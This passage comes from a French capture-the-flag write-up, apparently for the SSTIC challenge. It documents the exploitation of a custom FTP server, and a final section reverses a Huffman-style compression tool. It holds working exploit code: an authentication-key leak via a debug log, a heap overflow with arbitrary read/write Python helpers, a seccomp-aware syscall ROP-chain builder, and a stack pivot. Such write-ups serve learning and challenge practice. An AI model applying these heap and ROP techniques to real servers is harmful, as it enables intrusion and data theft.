- 0x6f6d796e6f6e6101 (b'\x01anonymo')

Ne reste plus qu'à identifier un moyen de récupérer la signature calculée, et là 2 éléments trouvés au début de l'analyse du serveur FTP entrent en jeu :

- La possibilité de lancer un mode debug générant un fichier de debug (ftp.log) contenant des informations de debug et notamment les tentatives d'authentification réalisées, commandes lancées et réponses ;
- L'absence de null byte forcé au moment de la copie du nom d'utilisateur dans le champ username de la structure précédente (via strncpy).

En tentant de s'authentifier avec un nom d'utilisateur de taille 0x10, on obtient ainsi la fuite de données du chiffré dans le fichier de log ftp.log si jamais un champ signature avait déjà été généré.

De plus, comme les probabilités que K1 et K2 soient petits sont très faibles, la signature des données ne contient quasiment jamais d'octet nul (sauf malchance, auquel cas il faut refaire une itération), et on fait fuiter également un pointeur de fonction authentifié vers le .text du programme.

Le déroulement de l'attaque complète pour l'étape 2 :


```
220 Welcome
USER anon
331 Username ok, need password
PASS x
230 Login successful
DBG
150 Ok
USER oooooooooooooooo
530 Invalid username
USER anonymous
331 Username ok, need password
PASS x
230 Login successful
USER pppppppppppppppp
530 Invalid username
USER anonymous
331 Username ok, need password
PASS x
230 Login successful
PASV
227 Entering passive mode (62,210,131,87,110,198)
RETR ftp.log
150 Ok
Leak1: c65cebdb769018f2c05927968355a53041414141414141
Leak2: 05808e4b090f547cc05927968355a53041414141414141
Possible solutions:
[0x241cab096f4be908, 0x35d560a3dff2ea7c, 0xf1c8d2b9d681552, 0x44273bc5025af9af,
0x2b002622f223fc5a, 0x71f25b66dda813d3]
[+] leaked text: 0x5583962759c0
[+] Base text: 0x558396271000
Trying CERT
user=adminxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxx&perms=4294967295&sig=641147706891232461
[+] Auth successful, GOOD KEY :)
K1=0x241cab096f4be908
K2=0x35d560a3dff2ea7c
PASV
227 Entering passive mode (62,210,131,87,110,198)
RETR secret.txt
[...] SSTIC{717ff...}
```

2.3 STEP3 : Et maintenant, les mains dans le tas

Difficulté de l'étape	**Difficile**
Avancement obtenu	Échappement du contexte d'exécution normal du serveur FTP, exécution de ropchain arbitraires mais contrainte par le filtrage seccomp
Description simplifiée	• Identifier le défaut de vérification de la taille du nom d'utilisateur au niveau du realloc dans la fonction handleCertFTPServer • Identifier le buffer overflow dans le tas au niveau de la fonction de décodage en base64 • Concevoir et simplifier au maximum un scénario de lecture et écriture de données arbitraires dans le tas • Modifier une structure utilisateur pour obtenir à la fois un leak et une exécution de fonction arbitraire contrôlée et stable (et OK vis-à-vis du filtre seccomp) • Écrire une ropchain à un emplacement mémoire connu et loin des espaces de données manipulés par le serveur • Stack-Pivoter au niveau de la ropchain écrite puis mettre en place un mécanisme d'exécution successive et contrôlée de ropchains (sorte de protocole synchrone d'échange de données via ROP) (fortement conseillé pour la suite …)

L'analyse de la structure d'un utilisateur authentifié via la méthode CERT révèle plusieurs éléments intéressants :

- Le nom d'utilisateur y est stocké sous forme d'un pointeur ;
- La structure comporte deux pointeurs de fonction authentifiés.



Ayant précédemment compromis le HSM, on est en mesure de recalculer des pointeurs authentifiés corrects. On va chercher une stratégie permettant de réécrire ces champs dans la structure utilisateur actuellement en place, sans trop abîmer la structure du tas autour.
Ensuite, on essaiera de mettre un petit ***one_gadget*** authentifié à la place du pointeur de fonction et c'est gagné, non ?

Ah, mais …

Oh, on a oublié qu'il y avait un filtre seccomp en place, quelle chance ! Voilà qui devrait nous simplifier l'exploitation …

Eh oui, pas encore mentionné jusqu'à maintenant, mais ce filtre va nous mettre des bâtons dans les roues jusqu'au bout et complexifier les exploitations des étapes 3, 5 (~~et 6~~).

Pour ceux qui veulent tenter de contourner le filtrage des syscalls en place :

```
line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x26 0xc000003e  if (A != ARCH_X86_64) goto 0040
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x23 0xffffffff  if (A != 0xffffffff) goto 0040
 0005: 0x15 0x21 0x00 0x00000000  if (A == read) goto 0039
 0006: 0x15 0x20 0x00 0x00000001  if (A == write) goto 0039
 0007: 0x15 0x1f 0x00 0x00000002  if (A == open) goto 0039
 0008: 0x15 0x1e 0x00 0x00000003  if (A == close) goto 0039
 0009: 0x15 0x1d 0x00 0x00000004  if (A == stat) goto 0039
 0010: 0x15 0x1c 0x00 0x00000005  if (A == fstat) goto 0039
 0011: 0x15 0x1b 0x00 0x00000008  if (A == lseek) goto 0039
 0012: 0x15 0x1a 0x00 0x0000000b  if (A == munmap) goto 0039
 0013: 0x15 0x19 0x00 0x0000000c  if (A == brk) goto 0039
 0014: 0x15 0x18 0x00 0x00000010  if (A == ioctl) goto 0039
 0015: 0x15 0x17 0x00 0x00000020  if (A == dup) goto 0039
 0016: 0x15 0x16 0x00 0x00000023  if (A == nanosleep) goto 0039
 0017: 0x15 0x15 0x00 0x00000029  if (A == socket) goto 0039
 0018: 0x15 0x14 0x00 0x0000002b  if (A == accept) goto 0039
 0019: 0x15 0x13 0x00 0x00000031  if (A == bind) goto 0039
 0020: 0x15 0x12 0x00 0x00000032  if (A == listen) goto 0039
 0021: 0x15 0x11 0x00 0x00000033  if (A == getsockname) goto 0039
 0022: 0x15 0x10 0x00 0x00000036  if (A == setsockopt) goto 0039
 0023: 0x15 0x0f 0x00 0x00000048  if (A == fcntl) goto 0039
 0024: 0x15 0x0e 0x00 0x0000004f  if (A == getcwd) goto 0039
 0025: 0x15 0x0d 0x00 0x00000050  if (A == chdir) goto 0039
 0026: 0x15 0x0c 0x00 0x00000053  if (A == mkdir) goto 0039
 0027: 0x15 0x0b 0x00 0x0000005a  if (A == chmod) goto 0039
 0028: 0x15 0x0a 0x00 0x00000084  if (A == utime) goto 0039
 0029: 0x15 0x09 0x00 0x000000c9  if (A == time) goto 0039
 0030: 0x15 0x08 0x00 0x000000d9  if (A == getdents64) goto 0039
 0031: 0x15 0x07 0x00 0x000000e7  if (A == exit_group) goto 0039
 0032: 0x15 0x06 0x00 0x00000101  if (A == openat) goto 0039
 0033: 0x15 0x00 0x06 0x00000009  if (A != mmap) goto 0040
 0034: 0x20 0x00 0x00 0x00000024  A = prot >> 32 # mmap(addr, len, prot, flags, fd, pgoff)
 0035: 0x25 0x04 0x00 0x00000000  if (A > 0x0) goto 0040
 0036: 0x15 0x00 0x02 0x00000000  if (A != 0x0) goto 0039
 0037: 0x20 0x00 0x00 0x00000020  A = prot # mmap(addr, len, prot, flags, fd, pgoff)
 0038: 0x25 0x01 0x00 0x00000005  if (A > 0x5) goto 0040
 0039: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0040: 0x06 0x00 0x00 0x00000000  return KILL
```

Bon, malgré tout restons concentrés sur l'essentiel dans un premier temps à savoir obtenir la réécriture des données de notre structure utilisateur.

La plupart des participants au challenge auront sans doute testé, une fois le serveur FTP en leur possession, un petit CERT b64(user=AAAAAAAAAAAAAAAAAA…&perms=…&sig=…), avant de constater le crash du programme de manière impromptue (généralement à cause de seccomp et d'un bad system call coïncidant avec l'émission d'une exception dans les fonctions de gestion du tas).

L'analyse un peu plus approfondie de ce défaut montre en fait la réécriture de données du tas à la suite du buffer alloué de taille 0x200 pour recevoir les données base64-décodées. Le problème qui survient immédiatement est le suivant : si on veut exploiter ce défaut, comment s'assurer du contrôle des données situées après le bloc alloué et ne pas écraser la structure du tas en place avec des données incohérentes ou provoquant une exception ?

L'une des solutions trouvées pour permettre un contrôle relativement fin des blocs alloués sur le tas est d'allouer exactement ce qui va être requis pour les conditions de l'exploit au tout début de l'exécution du programme. La structure que nous cherchons à réécrire fait une taille de 0x30 octets, ce qui génère un bloc ptmalloc de taille 0x40 avec ses en-têtes.
Quant au buffer vulnérable, il correspond à un bloc ptmalloc de taille 0x210.

On veut donc obtenir le scénario suivant :


- Un buffer utilisateur de taille 0x30 est en cours d'utilisation ;
- L'allocation d'un buffer de 0x200 retourne 0x200 octets avant l'adresse du buffer utilisateur ;
- Le décodage en base64 réécrit complètement le bloc de taille 0x30 (0x40 avec l'en-tête) de manière cohérente, mais avec les adresses souhaitées pour le pointeur du nom de l'utilisateur et les pointeurs de fonction.

Par chance, aucun buffer de ces tailles n'est manipulé par le serveur FTP lors de son initialisation. Cela signifie qu'aucun mécanisme de cache des blocs pour les tailles 0x30 et 0x200 n'est actif au démarrage de la session FTP, et que, si on parvient à allouer successivement une taille de 0x200 puis de 0x30, on génère les « trous » dans le tas qu'il nous faut pour la suite.

Petites précisions sur les temporalités de libération de la mémoire :

- Le buffer de taille 0x200 alloué au moment du décodage base64 est libéré à la fin du traitement des informations utilisateur dans la fonction handleCertFTPServer ;
- Le buffer utilisateur de taille 0x30 n'est libéré que pour être automatiquement recréé dans la foulée (sans autre allocation de mémoire entre) : il utilise donc en théorie toujours le même emplacement dans le tas.

Combinant ces deux informations, tant que l'on n'alloue et ne libère aucun buffer de taille 0x200, on est normalement capable de réutiliser toujours les mêmes zones mémoires :



L'ordre des étapes pour l'exploitation devient le suivant :

- Avant toute chose, envoyer une commande **CERT** base64(user=U&perms=P&sig=S), où U fait une taille entre 0x28 et 0x37, P et S sont arbitraires et sans importance ici :
  - Le décodage en base64 crée un bloc ptmalloc de taille 0x210 à l'adresse X ;
  - Immédiatement suivi par une allocation mémoire pour stocker le nom de l'utilisateur (donc de taille 0x40 puisque 0x29 <= size(U)+1 <= 0x38 (size(U)+1 octets étant alloués par ***handleCertFTPServer***) : l'allocation retourne Y = X+0x210;
  - Le buffer de réception des données décodées est libéré dans la foulée ;
  - Comme la signature est invalide, le buffer contenant le nom de l'utilisateur est également libéré.
- On a créé les « trous » dans le tas, maintenant il faut seulement éviter de les remplir sans libération immédiate ;
- On peut réaliser toutes les étapes décrites précédemment pour exploiter l'étape 2 et récupérer les clés K1 et K2, ainsi qu'un leak du .text ;
- Ensuite on réalise une authentification via CERT réussie pour allouer le bloc ptmalloc utilisateur de taille 0x40, qui va être alloué à l'adresse Y = X+0x210
- Finalement, on créé un faux bloc utilisateur qu'on encode en base64 à la suite de la signature incorrecte après avoir ajouté le padding adéquat pour aboutir au bloc 0x40 ciblé : au décodage, celui-ci est remplacé. On prend bien soin de conserver les métadata (ici uniquement la taille 0x41) du bloc.

2.3.1 Leak arbitraire

La fonction de leak arbitraire de données est facilement construite sur la base des explications précédentes :

```
def leak_at_addr(addr):
    # fake CERT-user block, we remain authenticated through p64(1), and we keep full privs
    target_chunk = p64(0x41)+p64(1)+p64(0xffffffff)
    target_chunk += p64(addr) + p64(0xffffffff)
    target_chunk += p64(previous_auth_func_ptr)*2

    # craft the malicious chunk
    malicious = chunk_for_user(user=b"\x00"+b"X"*0x1f4, perms=1, sig=2, add=target_chunk)
    proc.sendline(b"CERT "+malicious)
    next()

    # trigger the username write -> leak of addr, in the logs
    proc.sendline(b"PWD")
    next()

    # return the leaked data
    data = retrieve_file("ftp.log")
    split_per_user = data.split(b"\nUser ")
    return split_per_user[-1]
```

Une fois doté de cette fonction et du leak d'une adresse du .text, on récupère tout ce qu'il nous faut pour la suite :

```
leak_at = base_text + ELF.symbols['got.getenv']
leak_libc = u64(leak_at_addr(leak_at)+b"\x00"*2)
print(f"[+] Leaked libc at {hex(leak_libc)}") # getenv

leak_at = base_text + ELF.symbols['got.opendir']
leak_libc2 = u64(leak_at_addr(leak_at)+b"\x00"*2)
print(f"[+] Leaked libc2 at {hex(leak_libc2)}") # opendir


assert(leak_libc2 - leak_libc == opendir - getenv)
base_libc = leak_libc - LIBC.symbols['getenv']
print(f"[+] Base libc at {hex(base_libc)}")

leak_environ = u64(leak_at_addr(base_libc+LIBC.symbols['__environ'])+b"\x00"*2)
print(f"[+] Leaked environ at {hex(leak_environ)}") # environ -> stack

leak_heap =
u64(leak_at_addr(base_libc+LIBC.symbols['__malloc_hook']+0x10+0x60)+b"\x00"*2)
print(f"[+] Leaked heap at {hex(leak_heap)}") # main arena -> heap
```

2.3.2 Écriture arbitraire

La fonction d'écriture arbitraire des données est permise simplement grâce à une autre vulnérabilité dans la fonction ***handleCertFTPServer***. En effet, en cas de buffer pour le nom de l'utilisateur déjà existant, une vérification est faite pour savoir, en fonction de la nouvelle taille de nom d'utilisateur à définir, si il est nécessaire de réallouer un nouveau bloc.

Mais la vérification est inversée : au lieu de réallouer les données lorsqu'il y a plus de données à écrire que de données actuellement présentes, la réallocation n'a lieu que si il y a strictement moins de données à écrire que ce que contient (strlen) actuellement le buffer vers le nom de l'utilisateur.

Par conséquent, si le buffer du nom de l'utilisateur pointe vers une zone mémoire arbitraire à l'adresse X :

- Cette zone ne sera pas libérée si on écrit autant ou plus de données que strlen(X) ;
- Dans ce cas, cette zone sera réécrite sans réallocation, donc sans risque d'exception liée à une manipulation du tas.

Si on cible une zone contenant uniquement des octets nuls, alors on n'a plus de question à se poser puisqu'alors strlen(X) = 0 et on écrit toujours autant ou plus de données que 0.

La suite de l'exploit :

- Écriture d'une ropchain minimale loin dans le tas (début+0x10000) ;
- Écriture du stack pivot vers la ropchain sur la pile à un endroit non risqué ;
- Modification du pointeur de fonction signé dans la structure de l'utilisateur pour décaler le pointeur de pile rsp à l'endroit du stack pivot et modifier le contrôle de l'exécution.

2.3.3 Exécution de code arbitraire, le chemin de croix commence

Pour simplifier toute la suite, et parce que c'est plus simple de tout contrôler de cette manière sans effet de bord, j'ai finalement opté pour une approche full syscall, après avoir identifié un ensemble de gadgets permettant de contrôler tous les registres utiles de rdi à r9 (notamment pour le syscall mmap) :

```
from exploit_globs import *

def arg1(x):
    return p64(pop_rdi_ret) + p64(x)

def arg2(x):
    return p64(pop_rsi_r15_ret) + p64(x) + p64(0)

def arg3(x):
    return p64(pop_rdx_pop_ret) + p64(x) + p64(0)

def arg4(x):
    return p64(pop_rdx_pop_ret) + p64(x) + p64(0) + \
           p64(pop_rax_ret) + p64(ret_libc) + \
           p64(mov_r10_rdx_jmp_rax)

def arg5(x):
    return p64(pop_rax_ret) + p64(x) + \
           p64(mov_r8_eax_pop_ret) + p64(0)

def arg6(x):
    return p64(pop_rax_ret) + p64(ret_libc) + \
           p64(pop_rsi_r15_ret) + p64(x) + p64(0) + \
           p64(mov_r9_rsi_jmp_rax)

per_nargs = {
    1: arg1,
    2: lambda a1, a2: arg1(a1) + arg2(a2),
    3: lambda a1, a2, a3: arg3(a3) + arg1(a1) + arg2(a2),
    4: lambda a1, a2, a3, a4: arg4(a4) + arg3(a3) + arg1(a1) + arg2(a2),
    5: lambda a1, a2, a3, a4, a5: arg5(a5) + arg4(a4) + arg3(a3) + arg1(a1) + arg2(a2),
    6: lambda a1, a2, a3, a4, a5, a6: arg6(a6) + arg5(a5) + arg4(a4) + arg3(a3) + arg1(a1)
+ arg2(a2),
}

def syscall(syscall_nr, *args):
    return per_nargs[len(args)](*args) + \
            p64(pop_rax_ret) + p64(syscall_nr) + \
            p64(syscall_libc)

def write_syscall_ret_at(addr):
    return p64(pop_rbx_ret) + p64(addr) + \
           p64(write_rax_at_rbx_pop_rbx_ret) + p64(0)

def read_at(addr, N, fd=5):
    return syscall(0, fd, addr, N)

def write_at(addr, N, fd=5):
    return syscall(1, fd, addr, N)

def openfile(fname, mode, privs=0):
    return syscall(2, fname, mode, privs)

def close(fd=8):
    return syscall(3, fd)

def mmap_at(addr, N=0x1000, fd=7):
    return syscall(9, addr, N, 3, 1, fd, 0)

def sleep(nanobuf_addr):
```

```
    return syscall(35, nanobuf_addr, 0)

def utime(fname, timbuf_addr):
    return syscall(0x84, fname, timbuf_addr)

def mkdir(name_addr, mode=511):
    return syscall(0x53, name_addr, mode)

def chmod(name_addr, mode=511):
    return syscall(0x5a, name_addr, mode)

def stat(fname, outbuf):
    return syscall(4, fname, outbuf)

def readfile(fname, addr, N, fd=8):
    return openfile(fname, 0, 0) + read_at(addr, N, fd) + close(fd)
```

La ropchain initiale est une simple lecture en provenance de la socket utilisateur, lecture d'une plus grande ropchain.

Le stack pivot est un p64(pop_rsp)+p64(first_ropchain), placé à une adresse sur la pile qui doit être ajustée en fonction de l'environnement.

Enfin, on réécrit les 2 pointeurs de fonction de la structure de l'utilisateur par un gadget add_rsp_0x520 qui place rsp au niveau du pivot précédent.

Une fois cette phase d'initialisation / bootstrap en place, on se rend compte qu'on subit quelques échecs relativement aléatoires à distance. Cela s'empire quand on commence à réaliser des ropchains un peu plus conséquentes …

Surprise …

On finit par comprendre qu'il y a une limitation du nombre d'octets (environ 0x600) que le serveur peut recevoir par seconde, sous peine de fermeture inopinée de la connexion.

Pour supprimer définitivement tout problème, j'alloue un espace mémoire de 0x50000 octets, dans lequel je définis 3 zones de données, 1 zone allouée à la ropchain qu'on souhaite exécuter (de taille < 30 * 0x500), et 1 zone dans laquelle j'écris une ropchain qui écrit la ropchain cible par bloc de 0x500 octets toutes les 1 seconde dans la zone précédente.

C'est un peu une usine à gaz, ça met 30 secondes à chaque fois pour écrire puis exécuter un payload, mais on n'est plus limité par rien (à moins de dépasser des ropchains de taille supérieure à 30*0x500).

Finalement, on peut lire le fichier sensitive/m00n.txt et obtenir le flag de l'étape 3 \o/.

2.4 STEP4 : Un algorithme de compression maison pour la suite

Difficulté de l'étape	Moyenne
Avancement obtenu	Mot de passe de montage du système de fichier goodfs
Description simplifiée	• Lister les fichiers du dossier sensitive • Identifier une backup compressée par un algo maison • Reverse le programme zz pour décompresser la backup

Le fichier m00n.txt donne l'information d'une sauvegarde présente sur le système de fichier du serveur FTP contenant des données sensibles. Via une ropchain adéquate, on liste le fichier ***home_backup.tar.zz*** dans le dossier sensitive.

Avec un peu de jugeote (non accessible au moment du challenge), on peut éviter cette étape vu le nom de fichier donné ***home_backup.tar*** dans le fichier m00n.txt et le nom du programme de compression zz.

Une fois le contenu du fichier home_backup.tar.zz récupéré, il va falloir comprendre l'algo maison de compression.

Pour faciliter l'identification des zones du programme intéressantes, j'ai opté pour un mix d'analyse statique grossière et d'analyse dynamique via tainting des données lues depuis le fichier d'origine (là encore via un pintool dédié).

La lecture des données initiales s'effectue notamment dans la fonction à l'offset 0x2675, dont le rôle n'est pas encore bien compris à l'heure de l'écriture de cette step4.

Toujours est-il que la fonction à l'offset 0x2210 est particulièrement intéressante, car elle reçoit en argument l'objet principal de manipulation des données du programme, contenant notamment un tableau avec la fréquence d'occurrence de chaque caractère du texte initial :

```
       0               1               2               3
       0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | ptr           | ptr           |               |               |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | n_occur [0]   | b"\x00"       |                               |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | n_occur [1]   | b"\x01"       |                               |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        ...
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | n_occur [0xff]| b"\xff"       |                               |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Pour le texte GHFHGHCHFGHGFGDBBFHACDGGHEEEGHHGFH (fichier input.txt), cela donne :

```
 0               1               2               3
 0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| ptr           | ptr           |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 0             | b"\x00"       |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 1             | b"\x41" = A   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 2             | b"\x42" = B   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 2             | b"\x43" = C   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 2             | b"\x44" = D   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 3             | b"\x45" = E   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 5             | b"\x46" = F   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 9             | b"\x47" = G   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 10            | b"\x48" = H   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 0             | b"\xff"       |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

A la fin de cette fonction, ce tableau est modifié, avec cette fois non plus le nombre d'occurrences de chaque caractère dans le texte, mais un nombre inversement proportionnel à la fréquence d'apparition du caractère, l'ensemble des caractères apparaissant au moins une fois étant situés au début de la table :

```
 0               1               2               3
 0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| ptr           | ptr           | ?             |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 2             | b"\x47" = G   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 2             | b"\x48" = H   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 3             | b"\x45" = E   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 3             | b"\x46" = F   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 4             | b"\x41" = A   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 4             | b"\x42" = B   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 4             | b"\x43" = C   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 5             | b"\x44" = D   |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

On trouve également ce qui semble être des vestiges de calcul plus bas dans le tableau, avec des coefficients dans la colonne 0 qui laissent penser à des sommes de nombre d'occurrences.

Tout cela laisse planer une forte sensation d'algorithme de Huffman avec le calcul d'un arbre dynamique dépendant des fréquences d'apparition des caractères.

Afin de confirmer cette intuition, j'ai instrumenté une partie des fonctions de sub_2210 pour suivre les modifications successives de la structure précédente avant sont état à la fin de la fonction (schéma précédent). Il s'avère que toute la fonction consiste à calculer l'arbre de Huffman correspondant aux données en entrée.

A ce moment, on peut se demander quelles sont les données qui vont être finalement écrites sur le fichier de sorte pour représenter cet arbre. A priori, les 8 lignes intéressantes dans le schéma précédent ne me semblaient pas suffire pour reconstruire tout l'arbre.

En étudiant les opérations d'écriture de données dans l'output en provenance de données teintées, on peut constater que la fonction à l'offset 0x1A8E est l'unique fonction utilisée. Cette fonction réalise en fait une écriture par octet des données actuellement bufferisées tant que le nombre de bits à écrire est supérieur à 8 (en décrémentant de 8 à chaque itération le nombre de bits à écrire).

Cette abstraction est utilisée notamment par la fonction 0x2A83 au moment d'écrire les données de la table :

- Écriture du nombre d'octets différents représentés dans les données en entrée (dans l'exemple : 8, de A à H) auquel on soustrait 1 (pour représenter sur un octet les cas où on a les 256 chars présents dans les données initiales) ; **8 bits**
- Pour chacun des cactères des données en entrée (de A à H) :
    - Le caractère en question ; **8 bits**
    - L'index de la première colonne auquel on soustrait 1 ; **4 bits**

Ces données sont représentées dans le schéma ci-dessous qui correspond aux données compressées écrites dans le fichier input.txt.zz :

```
 0               1               2               3
 0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 2B  00  00| 22  00  00| 19  00  00| 07| 47  14  81  45  24  62|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 41  34  23  43  34  44| 1A  8F  34  4A  7B  76  B9  DE  06  48|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 29  50  01  00  00  04  40  08  00  00  00  00  00  00|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

